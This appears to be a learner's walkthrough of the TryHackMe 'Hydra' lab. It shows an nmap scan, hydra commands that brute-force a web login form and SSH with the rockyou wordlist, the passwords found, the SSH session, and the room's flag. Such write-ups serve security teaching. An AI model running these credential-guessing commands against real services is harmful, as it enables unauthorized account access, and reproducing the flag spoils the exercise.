


Hydra

<https://tryhackme.com/room/hydra>

Cyber Security 101 > Offensive Security Tooling > Hydra




Hydra

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.

Easy 45 min

```
(kali㉿kali)-[~]
$ nmap -sV 10.201.56.232
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 14:27 EDT
Nmap scan report for 10.201.56.232
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```



Login

Your username or password is incorrect.

Login

© HydraSite 2012 - 2020


Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	10.201.56.232	login	document	html	1.49 kB	1.29 kB
200	GET	10.201.56.232	login	document	html	1.50 kB	1.29 kB
304	GET	10.201.56.232	bootstrap.min.css	stylesheet	css	cached	155.76 kB
304	GET	10.201.56.232	signin.css	stylesheet	css	cached	901 B
304	GET	10.201.56.232	jquery.validate.js	script	js	cached	0 B
304	GET	10.201.56.232	jquery.min.js	script	js	cached	10.40 kB
304	GET	10.201.56.232	bootstrap.min.js	script	js	cached	0 B
404	GET	10.201.56.232	test.gif	img	gif	ML_BINDING_ABORTED	21.40 kB
200	GET	10.201.56.232	favicon.ico	FaviconKiller.asp.mjs.125 (img)	html	cached	150 B

```

(kali@kali)-[~]
$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.201.56.232 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-18 14:50:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.201.56.232:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.201.56.232 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-18 14:50:55

```



```

(kali@kali)-[~]
$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.201.56.232 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-18 14:52:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.201.56.232:22/
[22][ssh] host: 10.201.56.232 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-18 14:52:31

```

ssh senha butterfly

```
(kali㉿kali)-[~]  
$ ssh molly@10.201.56.232  
The authenticity of host '10.201.56.232 (10.201.56.232)' can't be established.  
ED25519 key fingerprint is SHA256:Uei+8Ap1I15xpzAMgmZU7qqKtzW525ntt6d0QFu0Zu4.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.201.56.232' (ED25519) to the list of known hosts.  
molly@10.201.56.232's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
System information as of Mon 18 Aug 2025 06:53:28 PM UTC  
  
System load:  0.0          Processes:            113  
Usage of /:   18.2% of 14.47GB  Users logged in:     0  
Memory usage: 19%          IPv4 address for ens5: 10.201.56.232  
Swap usage:   0%  
  
Expanded Security Maintenance for Applications is not enabled.  
  
0 updates can be applied immediately.  
  
7 additional security updates can be applied with ESM Apps.  
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
```

```
molly@ip-10-201-56-232:~$ ls  
flag2.txt  
molly@ip-10-201-56-232:~$ cat flag2.txt  
THM{c8eeb0468febbadea859baeb33b2541b}  
molly@ip-10-201-56-232:~$
```

THM{c8eeb0468febbadea859baeb33b2541b}